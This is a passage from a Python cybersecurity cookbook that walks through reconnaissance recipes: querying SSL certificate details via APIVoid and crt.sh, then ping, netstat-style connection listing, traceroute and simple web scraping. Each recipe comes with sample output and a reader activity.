In the preceding output, the Host (host) attribute is obfuscated to a generic “abc.xyz” and IP address (ip) to “1.1.1.1”. You will see the Host you supplied for the scan and the related IP address in your output.

If your host has multiple domains, they will be shown in the output.

## Activity

Attempt the following activity before the next recipe:

Look at the comment in the program, where you will find all the possible DNS records you can query. Write a program to query the following records—MX, DMARC, and CNAME.



## [Checking SSL Information using APIVoid](#)

APIVoid's SSL Information API provides the details about the SSL Certificates for your website. This can be used to automate the checks for the current status of the certificates—valid, expired, or blacklisted.

Note: Compatibility: Cross-Platform License considerations: Software needs paid

## Recipe

The endpoint of SSL Information API is “sslinfo”, which we will use in this recipe.

Program for printing SSL Information of the certificates using APIVoid:

```
# apivoid_ssl_info.py
```

```
import requests
```

```
import json
```

```
apivoid_key = "<<APIVoid Key>>"
```

```
class ApivoidSslInfo:
```

```
def apivoid_query(self, endpoint, host) -> json:
```

```
''''''
```

A generic method to query APIVoid using the endpoint supplied

Args:

endpoint (string): API endpoint

host (string): host

Returns:

json: Query output

```
"""
```

```
try:
```

```
r = requests.get(url='https://endpoint.apivoid.com/'+endpoint +
```

```
'/v1/pay-as-you-go/?key='+apivoid_key+'&host='+host)
```

```
return json.loads(r.content.decode())
```

```
except:
```

```
return {}
```

```
if __name__ == "__main__":
```

```
    apivoid_ssl_info = ApivoidSslInfo()
```

```
    json_data = apivoid_ssl_info.apivoid_query(
```

```
        'sslinfo', '<<Host>>')
```

```
    print(json.dumps(json_data, indent=4))
```

Replace “<<APIVoid Key>>” with the API key from your account. Replace “<<Host>>” with the domain of your target system, for example, “abc.xyz”.

Run the program, and you will see an output similar to the one as follows:

```
{
```

"data": {

"host": "abc.xyz",

"certificate": {

"found": true,

"debug\_message": "",

"fingerprint": "9801d29d0c9c08ca6cddb551340fdbd19745a73e",

"blacklisted": false,

"valid\_peer": true,

"deprecated\_issuer": false,

"name\_match": true,

"expired": false,

"valid": true,

"details": {

"subject": {

"name": "/CN=abc.xyz",

"common\_name": "abc.xyz",

"alternative\_names": "DNS:abc.xyz, DNS:www.abc.xyz",

"organization\_unit": "",

"organization": "",

"category": "",

"country": "",

"street": "",

"postal\_code": "",

"state": "",

"location": ""

},

"issuer": {

"common\_name": "R3",

"organization": "Let's Encrypt",

"country": "US",

"state": "",

"location": "",

"organization\_unit": ""

},

"signature": {

"serial": "0x04AED9D7E199364EBF12E2DD5561B981269C",

"serial\_hex": "04AED9D7E199364EBF12E2DD5561B981269C",

"type": "RSA-SHA256"

},

"validity": {

"days\_left": 44,

"valid\_from\_timestamp": 1648681258,



"valid\_to\_timestamp": 1656457257,

"valid\_from": "Wed, 30 Mar 2022 23:00:58 GMT",

"valid\_to": "Tue, 28 Jun 2022 23:00:57 GMT"

},

"extensions": {

"authority\_key\_identifier":

"keyid:14:2E:B3:17:B7:58:56:CB:AE:50:09:40:E6:1F:AF:9D:8B:14:C2:C6\n",

"subject\_key\_identifier":

"C7:1A:12:76:3F:B6:81:02:A9:10:B8:FB:3E:73:DA:B5:9E:24:23:FF",

"key\_usage": "Digital Signature",

"extended\_key\_usage": "TLS Web Server Authentication, TLS Web Client Authentication",

"crl\_distribution\_points": "",

"certificate\_policies": "Policy: 2.23.140.1.2.1\nPolicy: 1.3.6.1.4.1.44947.1.1.1\nCPS: http://cps.letsencrypt.org\n",

"authority\_info\_access": "OCSP - URI:http://r3.o.lencr.org\nCA Issuers -  
URI:http://r3.i.lencr.org\n",

"basic\_constraints": "CA:FALSE"

}

}

}

},

"credits\_remained": 9571.7,

"estimated\_queries": "136,738",

```
"elapsed_time": "0.92",
```

```
"success": true
```

```
}
```

Note: The host (host) attribute is obfuscated to a generic "abc.xyz" in the preceding

## Activity

Attempt the following activity before the next recipe:

Try to find out a website that has multiple certificates. Check what your output contains. Does it list all the certificates or only one certificate?

## [Using crt.sh to get certificate information about a domain](https://crt.sh/)

**crt.sh (<https://crt.sh/>) is a simple online tool that gives you detailed information about a domain's certificate. It not only gives you the status of the current certificates, like whether it is expired, but it also gives you information about the active and expired certificates. Moreover, the information is provided for all the subdomains too. Due to this, crt.sh is a very powerful tool.**

Expired certificates constitute one of the top ways a domain can become vulnerable to attacks. Knowing expired certificates in time helps an organization or an individual mitigate the risk quickly.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

**crt.sh also has various Python implementations. In turn, each of these implementations works with crt.sh to get the results. We will use pycrtsh for this recipe.**

Before you run the program, install the pycrtsh module:

**pip3 install pycrtsh**

Program for printing certificate information using pycrtsh:

```
# crtsh_cert_info.py
```

```
from pycrtsh import Crtsh
```

```
import json
```

```
class CrtshCrtInfo:
```

```
def cert_query(self, host):
```

```
"""
```

Perform a crt.sh certificates lookup for the host

Args:

host (string): Host

```
"""
```

```
crtsh = Crtsh()
```

```
certs = crtsh.search(host)
```

```
# To overcome serialization error for datetime types of object, we can use  
"default=str" while dumping
```

```
print(json.dumps(certs, indent=4, default=str))
```

```
if __name__ == "__main__":
```

```
cert_info = CrtshCrtInfo()
```

```
cert_info.cert_query('<<Host>>')
```

In this program, replace “<<Host>>” with your host or the domain you have permissions for scanning.

Run the program, and you will see an output similar to the one as follows:

```
[
```

```
{
```

```
"id": 6632014836,
```

```
"logged_at": "2022-04-28 14:37:05.236000",
```

```
"not_before": "2022-04-28 13:37:04",
```

```
"not_after": "2022-07-27 13:37:03",
```



"name": "test-ab6634c1fb17f8fa3b28f34b192ab162.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6627170861,

"logged\_at": "2022-04-28 14:37:04.454000",

"not\_before": "2022-04-28 13:37:04",

"not\_after": "2022-07-27 13:37:03",

"name": "test-ab6634c1fb17f8fa3b28f34b192ab162.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6444730956,

"logged\_at": "2022-03-31 00:00:59.257000",

"not\_before": "2022-03-30 23:00:58",

"not\_after": "2022-06-28 23:00:57",

"name": "abc.xyz\nwww.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6444734351,

"logged\_at": "2022-03-31 00:00:59.033000",

"not\_before": "2022-03-30 23:00:58",

"not\_after": "2022-06-28 23:00:57",

"name": "abc.xyz\nwww.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6251709727,

"logged\_at": "2022-02-27 07:29:29.842000",

"not\_before": "2022-02-27 06:29:29",

"not\_after": "2022-05-28 06:29:28",

"name": "test-ab6634c1fb17f8fa3b28f34b192ab162.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6251740778,

"logged\_at": "2022-02-27 07:29:29.673000",

"not\_before": "2022-02-27 06:29:29",

"not\_after": "2022-05-28 06:29:28",

"name": "test-ab6634c1fb17f8fa3b28f34b192ab162.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",



"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6088372234,

"logged\_at": "2022-01-30 07:02:29.379000",

"not\_before": "2022-01-30 06:02:28",

"not\_after": "2022-04-30 06:02:27",

"name": "abc.xyz\nwww.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6072312591,

"logged\_at": "2022-01-30 07:02:28.801000",

"not\_before": "2022-01-30 06:02:28",

"not\_after": "2022-04-30 06:02:27",

"name": "abc.xyz\nwww.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6043731021,

"logged\_at": "2022-01-25 04:04:07.018000",

"not\_before": "2022-01-25 03:04:06",

"not\_after": "2022-04-25 03:04:05",

"name": "abc.xyz\nwww.abc.xyz",

"ca": {

"caid": 183267,

"name": "C=US, O=Let's Encrypt, CN=R3",

"parsed\_name": {

"C": "US",

"O": "Let's Encrypt",

"CN": "R3"

}

}

},

{

"id": 6043731777,

"logged\_at": "2022-01-25 04:04:06.696000",

"not\_before": "2022-01-25 03:04:06",

"not\_after": "2022-04-25 03:04:05",

"name": "abc.xyz\nwww.abc.xyz",

"ca": {

"caid": 183267,

```
"name": "C=US, O=Let's Encrypt, CN=R3",
```

```
"parsed_name": {
```

```
"C": "US",
```

```
"O": "Let's Encrypt",
```

```
"CN": "R3"
```

```
}
```

```
}
```

```
}
```

```
]
```

Note: The host (host) is obfuscated to a generic “abc.xyz” in the preceding output

As you see, crt.sh Python module gives all the details about the certificates which are either active or expired.



## Activity

Attempt the following activity:

Using this recipe, try to print certificates for a site with sub-domains and discuss what you see.

## Conclusion

In this chapter, we saw how Passive Reconnaissance provides an excellent way to get as much information as possible for a target system or device without active engagement.

We also saw that the recipe discussed in this chapter gives a partial view of a complete picture of the target system. One can combine them in different ways to perform reconnaissance operations before further action.

In the upcoming chapter, we will look at various active reconnaissance techniques to gain even more information about the target systems.

## Questions

How is Passive Reconnaissance safe to use even on public domains without raising any alarms?

What are the DNS records you can query using various means? List down the type of records and the way you can query them.

Create a program to merge the output from Shodan and Censys to create a superset of all the information these search engines give.

### Points to remember

Passive reconnaissance is used to gain as much information as possible for the target systems and devices without active engagement.

A lot of such information can be aggregated directly from what is available to the public.

Most of the commercial passive reconnaissance tools provide a way to try them out and use them for learning purposes without the need to pay a subscription fee or buy a license.

Various passive reconnaissance techniques, when used in unison, can give a very clear picture of the target system vulnerabilities and security posture.

## **Key terms**

**Passive reconnaissance:** A cybersecurity technique that uses passive (non-active) methods to gain information about target systems.

**Dorks:** An index of search queries that can be used by Google Search to find exposed information about target systems and devices.

**API:** Application Programming Interface or API is used for integration or interfacing with another application or software.

**JSON:** JavaScript Object Notation or JSON is the de-fact structured data interchange format for passing information from one system or application to another over the Web.

**Cipher:** An algorithm, many times mathematical, to perform encryption or decryption.

**Cipher Suite:** A set of ciphers or cryptographic algorithms.

**SSL:** Secure Socket Layer or SSL is a protocol that allows browsers to send data to the server in a secure manner.

**Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



## Chapter 3

### Active Reconnaissance



## **Introduction**

Active reconnaissance is used to gain information as much as possible for the target systems and devices using active engagement, like port scans. This information is aggregated by actively working with the target system.

## Structure

In this chapter, we will discuss the following topics for performing active reconnaissance:

Ping to check connectivity

Netstat to find details about network interfaces and ports

Traceroute to find hops to a target system

Web scraping to get additional information about websites

Crawling to collect additional information from multiple website pages

Nmap for scanning for open ports and running services

## Objectives

After studying this chapter, you will be able to apply the active reconnaissance techniques to gain information about target systems over and above what we already gained through passive reconnaissance techniques.

## **A note on using active reconnaissance to access target system information**

As stated earlier, we interact actively with the target system while performing active reconnaissance activities. Thus, it is essential to understand that as much as possible, we need to use either our systems or the system we are authorized to scan. Using target systems belonging to someone else can get you in trouble, so we must avoid that.

## Running the Python programs which need access to internal system features

Many of the programs in this chapter need access to internal system features. For example, running a ping or traceroute or even running them from Python requires one to run them with elevated privileges.

Based on the operating system you are using, the following are the ways to run these programs with elevated privileges:

**Windows: Run Command Prompt as Administrator and then use python3 <program name>**

**Linux: Run using sudo python3 <program name>**

**macOS: Run using sudo python3 <program name>**

## Using ping to check connectivity to the target system

Ping is one of the most straightforward network utilities that administrators and end-users use to check the reachability of a host on a network. Ping is available in all the commonly used operating systems.

Ping operates by a simple principle of the source machine sending an Internet Control Message Protocol (ICMP) echo request and the target machine replying with an ICMP echo reply. Hence, the implementation of Ping is sometimes also called an Echo Server. This is also one of the first programs one writes while learning socket programming.

Ping uses ICMP to send ECHO request packets to the target system and expects a response within a certain time threshold.

It is used very frequently to test network connectivity and troubleshoot network problems. For example, you can ping from various machines to test if incoming and outgoing packets are allowed. You can use ping from inside a virtual machine (VM) to test if an external website (like google.com) is accessible, confirming if the internet can be accessed from the internal private network.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following recipe uses pythonping to perform a ping test on a host.

Before you run the program, install the module pythonping:

**pip3 install pythonping**

Note: This program needs to be run as “administrator” or with “sudo” privileges

Program to perform a ping on a host:

```
# ping_connectivity_with_admin_privileges.py
```

```
from pythonping import ping
```

```
class PingConnectivity:
```

```
def check_ping_connectivity(self, host) -> None:
```

```
    ping(host, verbose=True)
```

```
if __name__ == "__main__":
```

```
    ping_check_connectivity = PingConnectivity()
```

```
    ping_check_connectivity.check_ping_connectivity('google.com')
```

Run the program, and you will see an output similar to the following:



**Reply from 142.250.67.78, 29 bytes in 49.48ms**

**Reply from 142.250.67.78, 29 bytes in 9.08ms**

**Reply from 142.250.67.78, 29 bytes in 9.36ms**

**Reply from 142.250.67.78, 29 bytes in 9.37ms**

This program sends ICMP packets to the host, in this case, “google.com”, to find out if the host is up.

## Activity

Look at other parameters supported by the ping function of pythonping and create a program that pings the host precisely five times.

## Finding details about your network interfaces and ports using netstat

netstat or Network Statistics is another useful command-line network utility used to display various statistics such as network connections, network interfaces, network protocol statistics like active sockets for each protocol, and routing table details.

For a Cybersecurity professional, netstat is one of the tools used frequently to find out about the system's security posture by looking at the open ports and understanding the services running on those ports.

While netstat may not be available by default for all operating systems, we can use Python to achieve the same functionality.

There are many open-source or free libraries to achieve various functions related to the network. However, psutils (<https://github.com/giampaolo/psutil>) is probably the best one out there for process and system-related operations.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe shows how to implement netstat functionality in Python to check details about ports and services.

We will use `net_connection` from `psutils` to check for all the “netstat” functionality. `psutil` has a vast collection of useful utility functions worth exploring.

Before you run the program, install the module `psutil`:

**`pip3 install psutil`**

Note: This program needs to be run as “administrator” or with “sudo” privileges

Program for printing all the TCP and UDP connections is as follows:

```
# netstat.py
```

```
from psutil import net_connections
```

```
class NetStats:
```

```
def print_net_connections(self) -> None:
```

```
    print('TCP connections:')
```

```
    print(net_connections(kind='tcp'))
```

```
    print('\n')
```

```
    print('UDP connections:')
```

```
    print(net_connections(kind='udp'))
```

```
if __name__ == "__main__":
```

```
netstats = NetStats()
```

```
netstats.print_net_connections()
```

When you run the program, you will get output similar to the following (only a few lines are shown in this output):

```
[sconn(fd=5, family=<AddressFamily.AF_INET6: 30>, type=
<SocketKind.SOCK_STREAM: 1>, laddr=addr(ip='::1', port=631), raddr=(),
status='LISTEN', pid=19346), scon(fd=6, family=<AddressFamily.AF_INET:
2>, type=<SocketKind.SOCK_STREAM: 1>, laddr=addr(ip='127.0.0.1',
port=631), raddr=(), status='LISTEN', pid=19346), scon(fd=7, family=
<AddressFamily.AF_INET6: 30>, type=<SocketKind.SOCK_STREAM: 1>,
laddr=addr(ip='::127.0.0.1', port=57412), raddr=addr(ip='::127.0.0.1',
port=57411), status='ESTABLISHED', pid=25632), scon(fd=59, family=
<AddressFamily.AF_INET6: 30>, type=<SocketKind.SOCK_STREAM: 1>,
laddr=addr(ip='::127.0.0.1', port=64120), raddr=(), status='LISTEN',
pid=25632), scon(fd=28, family=<AddressFamily.AF_INET6: 30>, type=
<SocketKind.SOCK_STREAM: 1>, laddr=addr(ip='::', port=57411), raddr=(),
status='LISTEN', pid=25434), scon(fd=47, family=
<AddressFamily.AF_INET6: 30>, type=<SocketKind.SOCK_STREAM: 1>,
laddr=addr(ip='::', port=57377), raddr=(), status='LISTEN', pid=25434),
scon(fd=53, family=<AddressFamily.AF_INET6: 30>, type=
<SocketKind.SOCK_STREAM: 1>, laddr=addr(ip='::127.0.0.1', port=57411),
raddr=addr(ip='::127.0.0.1', port=57412), status='ESTABLISHED', pid=25434),
scon(fd=49, family=<AddressFamily.AF_INET: 2>, type=
<SocketKind.SOCK_STREAM: 1>, laddr=addr(ip='192.168.0.42', port=61185),
raddr=addr(ip='52.114.36.208', port=443), status='ESTABLISHED',
pid=44937)]
```

.

.

.

UDP connections:

```
[sconn(fd=3, family=<AddressFamily.AF_INET: 2>, type=
<SocketKind.SOCK_DGRAM: 2>, laddr=addr(ip='0.0.0.0', port=137), raddr=(),
status='NONE', pid=23941), sconn(fd=4, family=<AddressFamily.AF_INET:
2>, type=<SocketKind.SOCK_DGRAM: 2>, laddr=addr(ip='0.0.0.0', port=138),
raddr=(), status='NONE', pid=23941), sconn(fd=32, family=
<AddressFamily.AF_INET: 2>, type=<SocketKind.SOCK_DGRAM: 2>,
laddr=addr(ip='0.0.0.0', port=0), raddr=(), status='NONE', pid=44937),
sconn(fd=41, family=<AddressFamily.AF_INET6: 30>, type=
<SocketKind.SOCK_DGRAM: 2>, laddr=addr(ip='::', port=61661), raddr=(),
status='NONE', pid=44937), sconn(fd=11, family=<AddressFamily.AF_INET:
2>, type=<SocketKind.SOCK_DGRAM: 2>, laddr=addr(ip='0.0.0.0', port=0),
raddr=(), status='NONE', pid=89761), sconn(fd=12, family=
<AddressFamily.AF_INET: 2>, type=<SocketKind.SOCK_DGRAM: 2>,
laddr=addr(ip='0.0.0.0', port=0), raddr=(), status='NONE', pid=89761),
sconn(fd=15, family=<AddressFamily.AF_INET: 2>, type=
<SocketKind.SOCK_DGRAM: 2>, laddr=addr(ip='0.0.0.0', port=0), raddr=(),
status='NONE', pid=89761), sconn(fd=16, family=<AddressFamily.AF_INET:
2>
```

.

.

.

The preceding output shows all the ports on the current host. You can now easily parse the code and use it as you want.



## Activity

Parse the preceding output to show the TCP connections and UDP connections individually in separate lines.

Explore other network and system functions in psutils and think how you can use them to aid in your active reconnaissance operations.

## Using traceroute to find out the hops to a target system

In today's world, it is possible that you are browsing a site sitting in a city in India, and that site may be running from anywhere in the world. This site may be in a data center within your country or in a data center of a different continent altogether. The same concept applies when we use remote login to log in to another system to get our work done.

Moreover, when a connection is made to a site or an IP address (for example, using HTTP or SSH), there may not be a direct connection between the source and destination system. The connection itself may have been established through a set of intermediate hosts.

We can use a traceroute to determine the round-trip times of the packets sent and received from each successive host in the path or route. Thus, traceroute is a valuable utility for determining the extent to which the packets flow toward the target system. It can also tell useful information about all the intermediate hosts or nodes.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following program implements traceroute functionality in Python to check for the route to a host.

Before you run the program, install the module icmplib:

**pip3 install icmplib**

Note: This program needs to be run as “administrator” or with “sudo” privileges

Program for performing a traceroute on a host is as follows:

```
# traceroute.py
```

```
from icmplib import traceroute
```

```
class Traceroute:
```

```
def check_traceroute(self, host) -> None:
```

```
# hops will now store all the hops from the current host to the remote host. By  
# default, max_hops is 30
```

```
# if no max_hops=<value> is supplied
```

```
print ('Checking hops for the host...')
```

```
hops = traceroute(host, max_hops=20)
```

```
print('All Hops:\n', hops, '\n')
```

```
print('Distance/TTL \tAddress \tAverage round-trip time \tPackets Sent')
```

```
last_distance = 0
```

```
for hop in hops:
```

```
if last_distance + 1 != hop.distance:
```

```
print('No response from gateway')
```

```
# See the Hop class for details
```

```
print(
```

```
f'{hop.distance:<15} {hop.address:<15} {hop.avg_rtt} ms  
\t\t\t{hop.packets_sent:<5}')
```

```
last_distance = hop.distance
```

```
if __name__ == "__main__":
```

```
traceroute_check = Traceroute()
```

```
traceroute_check.check_traceroute('8.8.8.8')
```

When you run the program, you will get an output similar to the following:

### Checking hops for the host...

#### All Hops:

[<Hop 1 [192.168.0.1]>, <Hop 2 [10.192.192.1]>, <Hop 3 [172.30.1.2]>, <Hop 4 [115.110.193.141]>, <Hop 6 [121.240.1.46]>, <Hop 7 [142.251.227.211]>, <Hop 8 [142.251.55.247]>, <Hop 9 [8.8.8.8]>]

| Distance/TTL             | Address         | Average round-trip time | Packets |
|--------------------------|-----------------|-------------------------|---------|
| 1                        | 192.168.0.1     | 144.216 ms              | 2       |
| 2                        | 10.192.192.1    | 211.443 ms              | 2       |
| 3                        | 172.30.1.2      | 212.067 ms              | 2       |
| 4                        | 115.110.193.141 | 213.807 ms              | 2       |
| No response from gateway |                 |                         |         |
| 6                        | 121.240.1.46    | 222.825 ms              | 2       |
| 7                        | 142.251.227.211 | 243.408 ms              | 2       |
| 8                        | 142.251.55.247  | 214.062 ms              | 2       |
| 9                        | 8.8.8.8         | 210.609 ms              | 2       |

You can notice that the output is similar to the one you get from the traceroute command, but it is more readable.

## Activity

By default, icmplib does a slow scan. Change the program to do a “fast” scan.

Analyze how the line `if last_distance + 1 != hop.distance` is used to identify if there were issues with the response from the gateway by looking at the “All Hops” output.

When you run the traceroute, try pasting the output in the Traceroute Mapper at <https://stefansundin.github.io/traceroute-mapper/>. This is an open-source utility to show a visual representation of various hops of traceroute.



## [A simple example of printing the content of a website using Web scraping](#)

Web scraping is the method of extracting valuable data from websites. While one can manually gather the same information by loading the website and copying and pasting the data into a file, Web scraping can be used to automate this entire process.

In the cybersecurity world, Web scraping can be used to get published public information about a target system as part of reconnaissance.

The following are a few examples of what we can get using Web scraping:

The content website as it is published and seen by the end-user.

The entire source code of the website, as one can see using the “Inspect” or “View Source” option in various browsers.

The Document Object Model (DOM) of the website contains the structural hierarchy of all the objects representing various components of the website.

This method is handy for finding out what is seen by the end-user and what is not seen by the end-user. This method generally finds many issues introduced unintentionally, for example, having sensitive personal information on the site, leaving code comments or commented code with sensitive information intact, having an unnecessary complex hierarchy that can be exploited, and so on.

In this recipe, we will see a few of the essential things we can find out from a website using simple Web scraping techniques using Python.

Tip: Web scraping is only used to gather public data. We have seen a similar tech

Tip: While technically, Web scraping can be done on any public site, there are w

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following program prints the content of a Web page using the Requests HTTP library.

Requests module should be installed by default, but in case you do not find it, install the module as follows:

**pip3 install requests**

Program for printing the content of a Web page as follows:

```
# web_scraping_print_content.py
```

```
import requests
```

```
class WebScraping:
```

```
def print_website_content(self, url) -> None:
```

```
request = requests.get(url)
```

```
print(request.content)
```

```
if __name__ == "__main__":
```

```
web_scraping_content = WebScraping()
```

```
web_scraping_content.print_website_content('https://www.google.com')
```

When you run the program, you will get an output similar to the following:

```
b'<!doctype html><html itemscope=""  
itemtype="http://schema.org/WebPage" lang="en-IN"><head><meta  
content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta  
content="/images/branding/googleg/1x/googleg_standard_color_128dp.png"  
itemprop="image"><title>Google</title><script  
nonce="J7MkNlUC8MjqMom7DcV6pQ">(function(){window.google=  
{kEI:'yoicYqOzAYWNseMP48mm2
```

```
Aw\',kEXPI:\'0,1302536,56873,6059,206,4804,2316,383,246,5,1354,4013,  
1123753,1197789,380701,16112,28687,17572,4859,1361,9291,3028,17580,4020
```

```
2,14022,2715,11401,11623,5679,1021,2380,2719,18296,2,2,5,7717,4569,6258,2:  
\',kBL:\'0jmC\'};google.sn=\'webhp\';google.kHL=\'en-IN\';})();(function()  
{nvar f=this||self;var h,k=[];function l(a){for(var b;a&&(!a.getAttribute||  
(b=a.getAttribute ("eid"))));a=a.parentNode;return b||h}function m(a)  
{for(var b=null;a&&(!a.getAttribute||!
```

```
(b=a.getAttribute("leid"))));a=a.parentNode;return b}\nfunction  
n(a,b,c,d,g){var e="";c||-1!==b.search("&ei=")||  
(e="&ei="+l(d),-1===b.search("&lei=")& &(d=m(d))&&  
(e+="&lei="+d));d="";!c&&f._cshid&&-
```

.

.

.

```
- <a href="/intl/en/policies/terms/">Terms</a></p></span></center><script  
nonce="J7MkNIUC8MjqMom7DcV6pQ">(function(){window.google.cdo=  
{height:757,width:1440};(function(){\nvar  
a=window.innerWidth,b=window.innerHeight;if(!a||!b){var  
c=window.document,d="CSS1Compat"==c.compatMode?  
c.documentElement:c.body;a=d.clientWidth;b=d.clientHeight}a&&b&&  
(a!=google.cdo.width||b!=google.cdo.height)&&google.log("", "", "/client_204  
&atyp=i&biw="+a+"&bih="+b+"&ei="+google.kEI);}).call(this);})();  
</script> <script nonce="J7MkNIUC8MjqMom7DcV6pQ">(function()  
{google.xjs={ck:'\\',cs:'\\',excm:[];})();</script> <script  
nonce="J7MkNIUC8MjqMom7DcV6pQ">(function(){var
```

```
u='\\xjs/_/js/k\\x3dxjs.hp.en.uxcVhRmD3UE.O/am\\x3dAOAJAEACkA/d\\x'  
2TYX6acJQ87_HkXASA/m\\x3dsb_he,d';\nvar d=this||self,e=function(a)  
{return a};\nvar g;var l=function(a,b){this.g=b===h?  
a:""};l.prototype.toString=function(){return this.g+""};var h={};function  
n(){var a=u;goo""e.lx=function(){p(a);google.lx=function()  
{}};google.bx||google.lx())\nfunction p(a)  
{google.timers&&google.timers.load&&google.tick&&google.tick("load","x
```

```

b=document;var
c="SCRIPT";"application/xhtml+xml"===b.contentType&&
(c=c.toLowerCase());c=b.createElement(c);if(void 0===g){b=null;var
k=d.trustedTypes;if(k&&k.createPolicy)
{try{b=k.createPolicy("goog#html",
{createHTML:e,createScript:e,createScriptURL:e})}catch(q)
{d.console&&d.console.error(q.message)}g=b}else g=b}a=(b=g)?
b.createScriptURL(a):a;a=new I(a,h);c.src=a instanceof

```

```

l&&a.constructor===l?a.g:"type_error:TrustedResourceUrl";var f,m;(f=
(a=null==(m=(f=
(c.ownerDocument&&c.ownerDocument.defaultView||window).document).q
void 0:m.call(f,"script[nonce]")))?
a.nonce||a.getAttribute("nonce")||""&&c.setAttribute("nonce",f);docun
{n()},0;}});function _DumpException(e){throw e;}function
_F_installCss(c){}function(){google.jl=
{attn:false,blt:'none',chnk:0,dw:false,dwu:true,emtn:0,end:0,ine:false,injs:
};(function(){var pmc='\{\x22d\x22:\{\},\x22sb_he\x22:
{\x22agen\x22:true,\x22cgen\x22:true,\x22client\x22:\x22heirloom-
hp\x22,\x22dh\x22:true,\x22dhqt\x22:true,\x22ds\x22:\x22\x22,\x22ffq
{\x22cibl\x22:\x22Clear Search\x22,\x22dym\x22:\x22Did you
mean:\x22,\x22lcky\x22:\x22I\\\\u0026#39;m Feeling
Lucky\x22,\x22lml\x22:\x22Learn more\x22,\x22oskt\x22:\x22Input
tools\x22,\x22psrc\x22:\x22This search was removed from your
\\\\u003Ca href\x3d\\\\x22/history\\\\x22\\\\u003Eweb
History\\\\u003C/a\\\\u003E\x22,\x22psrl\x22:\x22Remove\x22,\x22sbit\x22
by image\x22,\x22srch\x22:\x22Google Search\x22},\x22ovr\x22:
{\},\x22pq\x22:\x22\x22,\x22refpd\x22:true,\x22rfs\x22:
[],\x22sbas\x22:\x220 3px 8px 0 rgba(0,0,0,0.2),0 0 0 1px
rgba(0,0,0,0.08)\x22,\x22sbpl\x22:16,\x22sbpr\x22:16,\x22scd\x22:10,\x22
IPRz76Rqe0MpJyGYJg2y8H7u9Q\x22,\x22uhde\x22:false}}\';google.pmc=
();</script> </body></html>'

```

To reduce the output printed in this book, we have only kept around 50% of the output. It is surprising that “google.com” has this much code while the UI itself



is very simple, just a search box and a few links. This gives a good view of what is visible to the end-user versus what is present behind the scene.

Though this is the entire site's content, this output is not very useful as it is one blob of text. In the following recipe, we will try to beautify it so that it starts to look more readable.

## Activity

In the preceding output, find out the reason for having a `Math.random()` in the JavaScript code.

## Examples of what you can find out about a website using Web scraping

In the last recipe, we saw how we could use Python to find some essential and interesting information from websites. However, as we saw, the content itself was not very readable. We will try to beautify the output to understand it much better in this recipe.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following program prints the beautified content of a Web page using requests HTTP library and BeautifulSoup, and html5lib.

Before you run the program, install the required modules:

**pip install requests**

**pip install html5lib**

**pip install bs4**

Program for printing the beautified content of a Web page is as follows:

```
# web_scraping.py
```

```
from bs4 import BeautifulSoup
```

```
import requests
```

```
class WebScraping:

    def print_beautified_website_content(self, url) -> None:

        request = requests.get(url)

        soup = BeautifulSoup(request.content, 'html5lib')

        print(soup.prettify())

if __name__ == "__main__":

    web_scraping_content = WebScraping()

    web_scraping_content.print_beautified_website_content(

        'https://www.google.com')
```

When you run the program, you will get output similar to the following:

```
<!DOCTYPE html>
```

<html itemscope="" itemtype="http://schema.org/WebPage" lang="en-IN">

<head>

<meta content="text/html; charset=utf-8" http-equiv="Content-Type"/>

<meta  
content="/images/branding/googleg/1x/googleg\_standard\_color\_128dp.png"  
itemprop="image"/>

<title>

Google

</title>

<script nonce="RdCD1b1fpsqva43KhMWw5Q">

(function){window.google={kEI:'PoycYoh\_xc-x4w-m9r-  
4Bw',kEXPI:'0,1302536,56873,1710,4349,206,4804,  
2316,383,246,5,1354,4013,1123753,1197781,620,380090,16114,19397,9287,175  
4020,  
978,13228,3847,10622,22113,628,5081,889,704,1279,2742,149,1103,840,2197,4

99,2,1477,970,593,11638,7341,2651,770,2,2,5,11026,7,1921,542,228,2417,2516,  
IN';})();(function(){

var f=this||self;var h,k=[];function l(a){for(var b;a&&(!a.getAttribute||!  
(b=a.getAttribute("eid"))))☺a=a.parentNode;return b||h}function m(a)  
{for(var b=null;a&&(!a.getAttribute||!(b=a.getAttribute"  
("le"d"))));)a=a.parentNode;return b}

.

.

.

</script>

</head>

<body bgcolor="#f" f">

<script nonce="RdCD1b1fpsqva43KhMWw" Q">

```
(function(){var sr='/images/nav_logo229.p'g';var  
iesg=false;document.body.onload = function(){window.n && window.n();if  
(document.images){new Image().src=src;}
```

```
if (!iesg)  
